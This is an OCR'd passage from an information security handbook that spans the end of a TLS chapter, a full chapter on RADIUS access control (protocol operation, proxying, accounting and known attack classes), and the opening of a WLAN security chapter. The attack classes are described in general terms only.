


FIGURE 6.5 Encapsulating higher-level protocols.

A second attack is the *timing cryptanalysis attack.* This attack is not known to have been attempted against production systems and may not even be practical. With timing cryptanalysis, specific attention to the time taken for various cryptographic functions is required and used as the basis of the attack. Given sufficient samples and time, it may be possible to recover the entire key. This attack is not specific to TLS, but to public key cryptosystems in general. Paul Kocher discovered the timing cryptanalysis attack in 1996; the exact method of the attack is left for the reader to review.

A third attack is the *million-message attack,* which was discovered and documented by Daniel Bleichenbacher in 1998 to attack RSA data using PKCS#1. Here, the attacker sends chosen *ciphertext* messages to the server in an attempt to discover the *pre_master_secret* used in the protocol negotiation for a given session. Like the timing cryptanalysis attack, there is no evidence this attack has been used against production systems.




FIGURE 6.6 The man-in-the-middle attack.

TLS Implementations

Several implementations of TLS commonly incorporate SSL as well. The available distributions include both commercial and open source implementations in the C, C++, and Java programming languages:

- Open source:
  - OpenSSL: http://www.openssl.org/
  - GNU TLS Library: http://www.gnu.org/software/gnutls/
  - PureTLS: http://www.rtfm.com/puretls
- Commercial:
  - SPYRUS: http://www.spyrus.com/content/products/SSLDeveloperToolkits_N7.asp
  - Certicom: http://www.certicom.com
  - Netscape Communications: http://www.netscape.com
  - RSA: http://www.rsasecurity.com
  - Baltimore: http://www.baltimore.com
  - Phaos Technology: http://www.phaos.com
  - Sun: http://www.javasoft.com

Summary

This chapter has presented what TLS is, how it works, and the common attack methods. While SSL continues to maintain momentum and popularity, support for TLS as the secured transport method is increasing dramatically. Like SSL, TLS provides a secured communications channel for a higher-layer protocol, with TLS providing protocol-independent implementations. SSL is typically associated with HTTP traffic, while TLS can support protocols aside from HTTP.

Web articles on implementing SMTP, FTP, and HTTP over TLS are available — just to name a few higher-level protocols. TLS implementations provide support for SSL clients as well, making the implementation backward compatible and standards based.

Finally, like SSL, TLS is prone to some attack methods. However, vigilance, attention to secure programming techniques, and configuration practices should alleviate most current attacks against this protocol suite.

Notes

1. The operation of SHA and MD5 are not discussed in this chapter.
2. This statement precludes issues such as the Birthday Paradox, illustrating the possibility that some two messages can generate the same message digest.
3. All certificate profiles, and key and cryptographic formats are defined by the IETF PKIX working group.

References

Dierks, T. and Allen, C. "RFC 2246: The TLS Protocol." IETF Network Working Group, January 1999.

Blake-Wilson, S., Hopwood, D., and Mikkelsen, J. "RFC 3546 TLS Extensions." IETF Network Working Group, June 2003.

Rescola, E. *SSL and TLS*. New York: Addison-Wesley, 2001.

Kocker, P. Timing Attacks on Implementations of Diffe-Hellman, RSA, DSS and Other Systems, 1996.

Access Control Using RADIUS

Chris Hare, CISSP, CISA, CISM

Introduction

No matter what our technologies are and which ones are implemented in the enterprise security architecture, many organizations struggle with access control. Additionally, most organizations today use some form of remote access technology, including in-house or outsourced managed services. Technologies also vary from single modems, to modem pools and virtual private network services. No matter what technology is implemented, the organization is concerned with controlling access to its network through these technologies. Remote Authentication Dial-In User Server (RADIUS) provides a standard, distributed method of remote authentication.

This chapter discusses what RADIUS is, what it does, and why it is important to the network. As many organizations outsource aspects of their remote access services, but do not wish to give up control over their user authentication data, proxy RADIUS implementations are also presented.

The Goals of Access Control

Access controls are implemented to:

- Provide an authentication mechanism to validate users
- Allow access to authenticated users
- Deny access to unauthenticated users
- Log access attempts
- Provide authorization services

Essentially, the access control infrastructure should achieve the following objectives:

1. *Provide an acceptable level of security.* The access control system should authenticate users using identification and authentication techniques to protect the network and attached resources from unauthorized access. Additional security controls can be implemented to protect the network and the network communications once authentication has occurred. Implementing more than one level of control is essential in a multi-layer or "defense-in-depth" approach.
2. *Provide consistent and relatively simple administration processes.* The access control should be relatively simple to configure initially, and maintain over time. Administrative functions include user, password, and authorization management. Additionally, the administrative functions must implement additional security to prevent modification by any unauthorized party.

3. *Provide user transparency.* It is often said that "The more visible or complicated a security infrastructure is, the more likely users will try to find a way around it." Consequently, the access control system must be transparent to the user. Consequently, the access control system must operate the same way for the users, regardless of where they connect from or how they connect to the network.

RADIUS is an access control system capable of meeting these objectives. The remainder of this chapter discusses RADIUS and its implementation, and demonstrates how these objectives are met.

Why RADIUS?

Access to information regardless of location is a result of the improvements in information technology and the Internet. The impact of convergence, or the use of the network to provide more than "just" data, has resulted in significant improvements to how and where users can access their data.

Traditional networks and systems require users to be in their offices to access the required resource. With telecommuting, mobile workers and those employees who spend a large amount of time on the road, this is a difficult, if not impossible paradigm to maintain.

Remote access to the corporate network and its resources has become a necessity to the modern employee.[1] Having the most accurate, up-to-date information is often critical to making the best business decision and offering the best service to the employee and the organization's customers.

Remote access takes on many forms:

- Single, or small numbers of modems directly connected to specific systems
- Modem pools providing larger, in-house managed access
- Virtual private networks using technology such as IPSec over public networks such as the Internet
- Dedicated remote connections using ISDN, ATM, Frame Relay, T-1/T-3, Switched 56, and dial-up

While many organizations still rely heavily on maintaining their own in-house modem pools, more and more organizations are implementing remote access through other means, especially the Internet.[2]

Remote Access Technologies

There are many different ways to access an organization's network remotely. Table 7.1 lists some of these methods, along with the advantages and disadvantages of each.

Additionally, many employees are looking for flexible work-hours and the ability to perform their job when they need to and from wherever they are. This is especially important for employees responsible for support and security functions, which must be available on a 24/7 basis.

TABLE 7.1 Remote Access Comparison

Technology	Advantages	Disadvantages
In-house dial modem	Higher level of control	Specialized hardware More equipment to support Hardware and software cost Long-distance charges Unauthorized access
Outsourced modem	Access point locations Service availability No in-house management costs	May raise security concerns Unauthorized access
Dedicated circuit	Can support high speeds and many users Security easier to control	Point-to-point only Expensive Unauthorized access
Internet	Streamlines access Available almost anywhere Reduces network costs	May raise security concerns Reliability Unauthorized access

TABLE 7.2 RADIUS IETF RFC Documents

RFC	Date	Description
2058	January 1997	Remote Authentication Dial-In User Service (RADIUS)
2059	January 1997	RADIUS Accounting
2138	April 1997	Remote Authentication Dial-In User Service (RADIUS)
Obsoletes RFC 2058		
2139	April 1997	RADIUS Accounting
Obsoletes RFC 2059		
2865	June 2000	Remote Authentication Dial-In User Service (RADIUS)
Obsoletes RFC 2138		
2866	June 2000	RADIUS Accounting
Obsoletes RFC 2139		
2868	June 2000	RADIUS Attributes for Tunnel Protocol Support
Updates RFC 2865		
2869	June 2000	RADIUS Extensions
2882	July 2000	Network Access Servers Requirements: Extended RADIUS Practices
3575	July 2003	IANA Considerations for RADIUS
Updates RFC 2865		

However, the concerns over the various technologies do not end there. Each organization will have individual concerns with remote access.

Organizational Concerns

Implementation of RADIUS as the single authentication solution across the various remote access methods streamlines network access control into a single infrastructure. It reduces the cost of the access control infrastructure by utilizing a single service and provides security by validating a user's authentication credentials and preventing unauthorized access to network resources. Additionally, RADIUS can be used to provide authorization information, specifying what resources the user is entitled to once he or she is authenticated.

However, RADIUS also addresses other concerns because it is easy to set up and maintain, therefore reducing overall administration costs. An additional benefit is that the complexity of the security control infrastructure is hidden from the users, thus making it transparent.

RADIUS History

Livingston Enterprises[3] developed the original RADIUS specification and design in 1992. While initially a proprietary protocol, the IETF[4] RADIUS Working Group was established in 1995 to develop and implement an open RADIUS standard. To date, the IETF RADIUS Working Group has produced[5] the IETF Request for Comments (RFC) documents shown in Table 7.2.

Development and refinement of the RADIUS protocol continues, as new needs and requirements are discussed. Vendors, however, have generally supported and accepted RADIUS as a network access control protocol. Other protocols, such as Cisco Systems' TACACS, Extended TACACS, and TACACS+ have been widely deployed; however, few vendors other than Cisco have implemented them.

What Is RADIUS?

Simply stated, RADIUS is a network access control server that accepts an authentication request from a client, validates it against its database, and determines if the user is permitted access to the requested resource.

As an access control server, RADIUS is implemented within the various network elements, including routers, firewalls, remote access servers, and on computing platform servers. This wide implementation




FIGURE 7.1 A logical RADIUS architecture.

distribution allows RADIUS usage across the organization. Many different devices support RADIUS, allowing a RADIUS infrastructure to have many users and clients. Figure 7.1 illustrates a logical RADIUS architecture.

The operation of the RADIUS protocol and the authentication methods are discussed in the next section.

How RADIUS Works

RADIUS clients are systems and devices that interact with users. The RADIUS client, in turn, interacts with the RADIUS server to validate the credentials supplied by the user. The exact method used by the client to collect the user's authentication credentials is irrelevant from the RADIUS perspective, but may include:

- A username and password collected through a log-in prompt
- PPP authentication packets
- Challenge/response systems

Once the client has the required authentication information, it can transmit an authentication request to the RADIUS server using a RADIUS "Access-Request" message. The "Access-Request" message contains the user's log-in name, password, client ID, and the port number the user is attempting to access. Passwords are protected using a modified MD5 message digest. The client can be configured to include alternate RADIUS servers for redundancy or to "round-robin" authentication requests. In either case, the protocol is resilient enough to handle RADIUS server failures.

When the RADIUS server receives an authentication request, it:

1. Validates the client. If the client is unknown to the RADIUS server, it silently discards the authentication request.




FIGURE 7.2 The RADIUS exchange.

2. If the client is valid, the server checks for an entry with the supplied username in its database. The user's entry contains requirements to allow access for the user. The requirements list always includes verification of the password, but can restrict the user's access in various ways. The restrictions are discussed in the section entitled "Access Control."
3. If necessary, the RADIUS server may ask other servers to authenticate the user, where it acts as the client in that communication.
4. If Proxy-State attributes are present, they are copied without modification into the response packet.
5. If the preceding conditions are met, the RADIUS server can still provide a challenge to the user for them to properly respond to. The user responds to the challenge. The challenge/response process is discussed later in this chapter.
6. If the access requests are successfully negotiated, the RADIUS server responds with an Access-Accept message and a list of the configuration parameters applicable for the user.
7. If any of the conditions are not met, the RADIUS server responds with an "Access-Reject" message to the client.

Figure 7.2 illustrates the packet exchange. These steps are discussed more fully in the following sections.

RADIUS Communications

RADIUS uses the User Datagram Protocol (UDP) as the communications protocol. UDP was chosen for several reasons:

- RADIUS is a transaction-based protocol.
- If the primary authentication server fails, a second request must be initiated by an alternate server.
- The timing requirements are significantly different from TCP connections.
- RADIUS is a stateless protocol, with simpler implementation using UDP.

With TCP connections, there is a given amount of overhead in establishing a connection to the remote system, which is not necessarily a desirable feature in RADIUS. However, it is identified that using UDP requires RADIUS to establish a method of artificially timing and handling the message delivery, a feature inherent in TCP communications.

RADIUS Messages

Each RADIUS packet comprises a "message." Messages can pass from:

- Client to server
- Server to client
- Server to server

There are only four message types in the RADIUS protocol, each with specific fields or attributes. The four message types are shown in Table 7.3. The content of the messages is dictated by the specific service request made to the RADIUS server.

TABLE 7.3 Four Message Types

Message Type	Description
Access-Request	This request initiates the request for service or delivers the response to an Access-Challenge request.
Access-Challenge	This message requests the response to the included challenge.
Access-Accept	This message indicates that the access request has been authenticated and access is granted.
Access-Reject	This message indicates that the request has been rejected.




FIGURE 7.3 Requesting access.

The Authentication Protocols

RADIUS is capable of exchanging an authentication credential using several different methods. These methods are:

- User name and password
- Challenge/response
- Password Authentication Protocol (PAP)
- Challenge Handshake Authentication Protocol (CHAP)

Other authentication methods may be available, depending upon the RADIUS client and server, such as Pluggable Authentication Module (PAM) services, commonly found on UNIX- and Linux-based systems.

Users accessing the network or RADIUS protected resource must supply valid authentication credentials to the server. The RADIUS client then contacts the RADIUS server for verification of the credentials. Once verified by the server, the user can connect to and use the requested resource. This exchange is illustrated in Figure 7.3.

Only the authentication-specific protocol details are different. Despite this, each RADIUS client must be configured with the same shared secret as the server. The administration of this shared secret can be a challenge because there is no method available to periodically change the shared secret value. Consequently, it should be chosen with the same care as a well-chosen password. The RADIUS RFC documents recommend it be as close to 16 bytes as possible. If the client does not have the same shared secret as the server, they cannot communicate.

Username and Password

In all authentication requests, there must be a username and a password of some type provided to the RADIUS server when not using a challenge/response protocol. The username field in the access request identifies the log-in name of the user to authenticate.

Likewise, the user's password is also provided to the RADIUS server to complete the authentication request. The password is hidden in transit on the network by padding it to 16 bytes and then hidden using a one-way MD5 hash of the shared secret and the Request Authenticator. The Request Authenticator

TABLE 7.4 Sample RADIUS User Entry

```
steve Auth-Type:= Local, User-Password == "testing"
      Service-Type = Framed-User,
      Framed-Protocol = PPP,
      Framed-IP-Address = 172.16.3.33,
      Framed-IP-Netmask = 255.255.255.0,
      Framed-Routing = Broadcast-Listen,
      Framed-Filter-Id = "std.ppp,"
      Framed-MTU = 1500,
      Framed-Compression = Van-Jacobsen-TCP-IP
```

is a 16-byte random number generated by the RADIUS server. The resulting MD5 hash is then XORed with the first 16 bytes of the password. This resulting value is transmitted to the server as the password.

If the network administrator uses a password greater than 16 bytes long, subsequent one-way MD5 hash values are calculated using the shared secret and the result of the previous XOR. This operation is repeated as many times as necessary, allowing a password of up to 128 bytes. This method of hiding the password is derived from the book entitled *Network Security: Private Communication in a Public World,* where it is well described.

Upon receiving the username/password request, the RADIUS server examines its configuration files to locate a user with the defined username. If there is an entry, the password is compared against the stored value; and if there is a match, the user is authenticated and the Access-Accept packet is returned to the client.

However, protection of the RADIUS password is critically important. While most systems store password hashes, the RADIUS user passwords are stored in cleartext. This makes unauthorized retrieval of the RADIUS user database a significant issue. A sample user entry showing the password value is shown in Table 7.4.

The exact construct of the configuration file varies among implementations, and is not explained herein. The reader is left to review the documentation for the RADIUS server used within his or her own organization.

Challenge/Response

Challenge/response systems were developed due to the inadequacies with conventional static password techniques and the success of the password cracking tools. As the password cracking tools improved, better access control systems were required. The challenge/response systems were one solution to the password problem.

When using the challenge/response authentication elements, the RADIUS server generates an "Access-Challenge" response to the authentication request. The client displays the authentication challenge to the user and waits for the user to enter the response.

The goal in a challenge/response system is to present an unpredictable value to the user, who in turn encrypts it using the response. The authorized user already has the appropriate software or hardware to generate the challenge response. Examples are software calculators for systems such as S/Key, or hardware tokens such as those developed by Security Dynamics, which is now part of RSA Security. Users who do not have the appropriate hardware or software cannot generate the correct response, at which point access is denied.

If the response entered by the user matches the response expected by the RADIUS server, the user is authenticated and access is permitted.

It should be noted that the RADIUS server does not supply the challenge. The server will depend on an external application such as S/Key, SecurID, or other systems to provide the challenge and validate the response. If the external system validates the provided response, RADIUS sends the Access-Accept request and any additional data such as access control list information.




FIGURE 7.4 Proxy RADIUS configuration.

Interoperation with PAP and CHAP

RADIUS also supports authentication using the Password Authentication Protocol (PAP) and the Challenge Handshake Authentication Protocol (CHAP). When using PAP, the RADIUS client sends the PAP ID and password in place of the username and password field, with a Service Type of "PPP," suggesting to the server that PPP service is requested.

When processing a CHAP request, the RADIUS client generates a random challenge, which is presented to the user. The user provides a CHAP response, along with the CHAP ID and username. The client then sends the request to the RADIUS server for authentication, using the CHAP username and the CHAP ID and response as the password. The CHAP Challenge is included in the specific RADIUS field or included in the Request Authenticator if the challenge is 16 bytes long.

Once the RADIUS server receives the Access-Request, it encrypts the CHAP ID, CHAP password, and CHAP challenge using MD5, and then compares the value with the entry for the user in the RADIUS database. If there is a match, the server returns an Access-Accept packet to the client.

Proxy RADIUS

A proxy implementation involves one RADIUS server receiving an Access-Request and forwarding it to another server for authentication, as shown in Figure 7.4. The remote RADIUS server performs the authentication and provides a response to the proxy, which in turn communicates with the client. Roaming is a common use for Proxy RADIUS, where two or more RADIUS entities allow each other's users to dial into either entity's network for service.

Without the proxy implementation, the two entities would have to share authentication information, which, given the use of cleartext passwords in the RADIUS user database, many would not do. There are also the additional overhead and management challenges of trying to keep the databases synchronized, while allowing users to change their passwords when desired.

Operation of the process and the protocol is identical, even with the additional proxy RADIUS server. The user connects to the RADIUS client device, which collects the initial information (i.e., username and password) and sends the Access-Request to the RADIUS server. The RADIUS server reviews the information in its configuration, determines this is a proxy request, and forwards the authentication credentials to the actual RADIUS server.

Based on the user credentials supplied and the requested access, the remote RADIUS server may choose to initiate a challenge and returns an Access-Challenge packet to the proxy server. The proxy server communicates the Access-Challenge to the RADIUS client, which then collects the response from the user and returns it to the proxy.

The response is sent to the remote RADIUS server, where it determines to accept or reject the connection request and returns the appropriate packet to the proxy server.

Local or Remote

Any RADIUS server can act as both a forwarding (proxy) and remote server. What role the server takes depends on the local configuration and the use of authentication realms. RADIUS uses authentication realms to identify users and devices as part of an authentication realm. When an Access-Request is received, the authentication realm is checked to determine if the request is handled locally or should be forwarded to a remote server for processing.

RADIUS Accounting

One of the goals of RADIUS development was to centralize the management of user data for remote access into networks. Managing this data on a central server is critical when attempting to minimize management issues. Companies that wished to charge for access or track the amount of access time used by each user heavily used RADIUS.

The RADIUS server provides the accounting functionality and stores the accounting records as a local file on the server. The configuration of the accounting system is often unique to the specific RADIUS implementation.

To record RADIUS accounting records, the RADIUS client must be configured to record accounting records and designate where to send them. At the start of service delivery, a start packet is transmitted to the RADIUS accounting server, including the type of service, date and time, and the user who is receiving the service. Similarly, when the service is stopped, an accounting stop packet is transmitted with the same information and optional statistics including elapsed time and input/output traffic. For each record sent by the RADIUS client, the accounting server responds to acknowledge the accounting record.

Attacking RADIUS

There are a variety of methods available for attacking the RADIUS protocol, although the use of a shared secret, which is never transmitted on the network after the initial configuration of the RADIUS device, is both a benefit and a weakness. Some of these attack methods are discussed here, but this is neither an exhaustive nor an all-inclusive list.

User-Password Attribute-Based Shared Secret Attack

By observing network traffic and attempting to authenticate with the RADIUS device using a known password, the attacker can collect information useful in performing an offline attack against the shared secret. The Access-Request packet sent to the server contains the Request authenticator, which is a random number and contains the user's password, which has been encrypted with the shared secret and the Request Authenticator using MD5. With the known password and the Request Authenticator, the attack can launch an exhaustive (brute-force) attack to find the shared secret.

User-Password-Based Password Attack

Using a variation of the previous method, the attack continuously attempts to authenticate to the RADIUS server by replaying the captured Access-Request packet, simply by changing the user password for each attempt. If the RADIUS server implements specific rate limits or authentication attempts, this attack will not work. Essentially, this is a brute-force attack against the user's password. Because RADIUS chains passwords that are longer than 16 characters, this method only works for passwords less than 16 characters, which most user passwords are.

Request Authenticator Attacks

RADIUS security depends on the unpredictable nature of the request authenticator. Because the role of the request authenticator is not emphasized in the protocol documentation, many implementations use poor pseudo random number generators (PRNGs) to generate the request authenticator. If the PRNG repeats the cycle too quickly, the attacker can collect enough samples to defeat the protocol.

Denial-of-Service

Aside from the traditional network-based attacks such as ping storms and SYN floods that might affect the device or render it inaccessible, an attacker can also choose to pose as a client and generate repeated Access-Request packets and send them to the RADIUS server. The objective is to collect Access-Reject packets for every possible identifier. The collected data could then be used to pose as the server and obtain valid credentials from clients, while rejecting every access request and creating a denial-of-service.

Protecting the Shared Secret

The RADIUS protocol requires the use of a shared secret to allow only authorized RADIUS clients to communicate with the RADIUS server. However, it also means every RADIUS server in an enterprise has the same RADIUS shared secret, and can therefore be viewed as a single client with many points to collect data. It is reasonable to view all the clients as a single entity because the RADIUS protocol applies no protection using the source or destination IP address, relying solely on the shared secret.

Because the shared secret is written using the 94 characters on the standard U.S. style keyboard, and the shared secret length of 16 bytes as imposed by many implementations, the keyspace to search is reduced significantly. For example, using a password with a length of 16 and 256 possible characters for each position provides a keyspace 6.5 million times larger than a 16-character password using only 94 possible characters for each position. Obviously, this does not mean that the password "AAAAAAAAAAAAAAAA" is a good one, but it is in the possible keyspace.

RADIUS Implementations

Both commercial and open source implementations of RADIUS exist today. Linux systems typically include a RADIUS implementation in the distribution. Some of the commercial and open source implementations are listed below[6] for your reference.

- FreeRADIUS: http://www.freeradius.org/
- GNU RADIUS: http://www.gnu.org/software/radius/
- ICRADIUS: http://www.icradius.org/
- Cistron RADIUS: http://www.radius.cistron.nl/
- XTRADIUS: http://xtradius.sourceforge.net/
- Yard RADIUS: http://sourceforge.net/projects/yardradius

The exact implementation that is most appropriate for any organization is, as always, a decision best made by the organization based upon its technical knowledge, development capability, and interest in using either open source or commercially supported software.

Summary

RADIUS continues to be widely used and supported both in commercial and open source implementations. Despite its shortcomings, it is widely used and widely supported. RADIUS supports millions of users worldwide through Internet service providers and corporations, the security and management concerns aside. However, future development in the remote authentication arena is not without its challenges.

The DIAMETER protocol, as described in RFC 3588, is planned as the replacement for RADIUS. DIAMETER poses its own challenges, as it requires native support in the DIAMETER server for both IPSec and TLS. This means significantly higher overhead and expense in both the design and implementation of the DIAMETER protocol and server.

However, any replacement must be received by the commercial development and user community, so it is safe to assume RADIUS will be in use for some time to come.

Notes

1. Even during the development of this chapter, the author was connected to his employer's network, monitoring e-mail and other activities.
2. This chapter makes no attempt to assist the reader in determining which remote access method is best for their organization. Such decisions are based upon requirements, functionality, serviceability, and cost information, which are outside the scope of the chapter.
3. Steve Wilens was the principle architect of the RADIUS protocol.
4. IETF is the Internet Engineering Task Force.
5. This is not an all inclusive list but serves to illustrate the history and changing requirements of the RADIUS protocol.
6. Inclusion or exclusion of a particular implementation from this list does not imply any statement of fitness or usability in either case.

References

Hansche, S., Berti, J., and Hare, C. (2004). *Official (ISC)2 Guide to the CISSP Exam, 1st ed.* Boca Raton, FL: Auerbach Publications.

Rigney, C.C, Rubens, A.A., Simpson, W.W., and Willens, S. (January 1997). Remote Authentication Dial-In User Service (RADIUS).

Morrison, B. (n.d.). The RADIUS Protocol and Applications. Retrieved April 4, 2004, from The RADIUS Protocol Web site: http://www.panasia.org.sg/conf/pan/c001p028.htm.

GNU (n.d.). *GNU RADIUS Reference Manual*. Retrieved April 4, 2004, from GNU RADIUS Reference Manual Web site: http://www.gnu.org/software/radius/manual/html_node/radius_toc.html#SEC_Contents.

SecuriTeam (n.d.). An Analysis of the RADIUS Authentication Protocol. Retrieved April 4, 2004, from SecuriTeam.com Web site: http://www.securiteam.com/securitynews/6L00B0U35S.html.

Kaufman, C., Perlman, R., and Speciner, M. (1995). *Network Security: Private Communications in a Public World*. Englewood Cliffs, NJ: Prentice Hall.

WLAN Security Update

Franjo Majstor

Introduction and Scope

For the past few years, the explosion in deployment of wireless local area networks (WLANs) was delayed only due to concerns about their security exposures. Since introduction to the market in mid-1999, 802.11 WLAN technologies have gone through several revisions as 802.11b, 802.11a, and 802.11g, while the main headache to all of them was numerous vulnerabilities discovered in the 802.11 initial security mechanism known as Wire Equivalent Privacy (WEP). The Wi-Fi Alliance industry consortium since then has made several efforts to address the security issues as well as interoperability of the security solution; and as result of that effort, in mid-2003, the Wi-Fi Protected Access (WPA) specification was born to address major security issues within the WEP protocol. Despite all the headaches with the security exposures WLAN technologies have due to flexibility and easiness in their deployment, they have already penetrated the IT world in most enterprises as well as public areas, hotels, cafes, and airports. Hence, information security professionals must be aware of the issues with the old and current WLAN technology as well as technical solutions that already exist or are in the development pipeline to come to market soon. The aim of this chapter is to offer an overview of the 802.11 WLAN historical security facts and focus on a technical solution that lies ahead.

Demystifying the 802.11 Alphabet

WLAN technology gained its popularity after 1999 through the 802.11b standardization efforts of the IEEE and Wi-Fi Alliance, but 802.11b is definitely not a lone protocol within the 802.11 family. 802.11a and 802.11g followed quickly as speed enhancements, while others such as 802.11d, f, h, m, n, k, and i are addressing other issues in 802.11-based networks. For information security practitioners, it is important to understand the differences between them as well as to know the ones that have relevant security implications for wireless data communications. Short descriptions and meanings of 802.11 protocols are outlined in Table 29.1, and more detailed descriptions on most of them can be obtained from the previous version of the *Information Security Management Handbook* as well as the IEEE web site under the 802.11 standards. It is also important to understand that although 802.11b, a, and g were developed at different times and describe different frequencies, numbers of channels, and speeds of communication, they initially all together suffered from the same security exposures.

Security Aspects of the 802.11 WLAN Technologies

Failures of the Past and the Road Map for the Future

Back in 1999 when the first of the 802.11 standards (802.11b) was ratified, the only security mechanism existing within it was Wired Equivalent Privacy (WEP). Not long after its development, WEP's cryptographic

TABLE 29.1 802.11 Standards

802.11	Description
a	5 GHz, 54 Mbps
b	2.4 GHz, 11 Mbps
d	World mode and additional regulatory domains
e	Quality of Service (QoS)
f	Inter-Access Point Protocol (IAPP)
g	2.4 GHz, 54 Mbps standard backward compatible with 802.11b
h	Dynamic frequency selection and transmit power control mechanisms
i	Security
j	Japan 5 GHz channels (4.9–5.1 GHz)
k	Measurement
m	Maintenance
n	High-speed

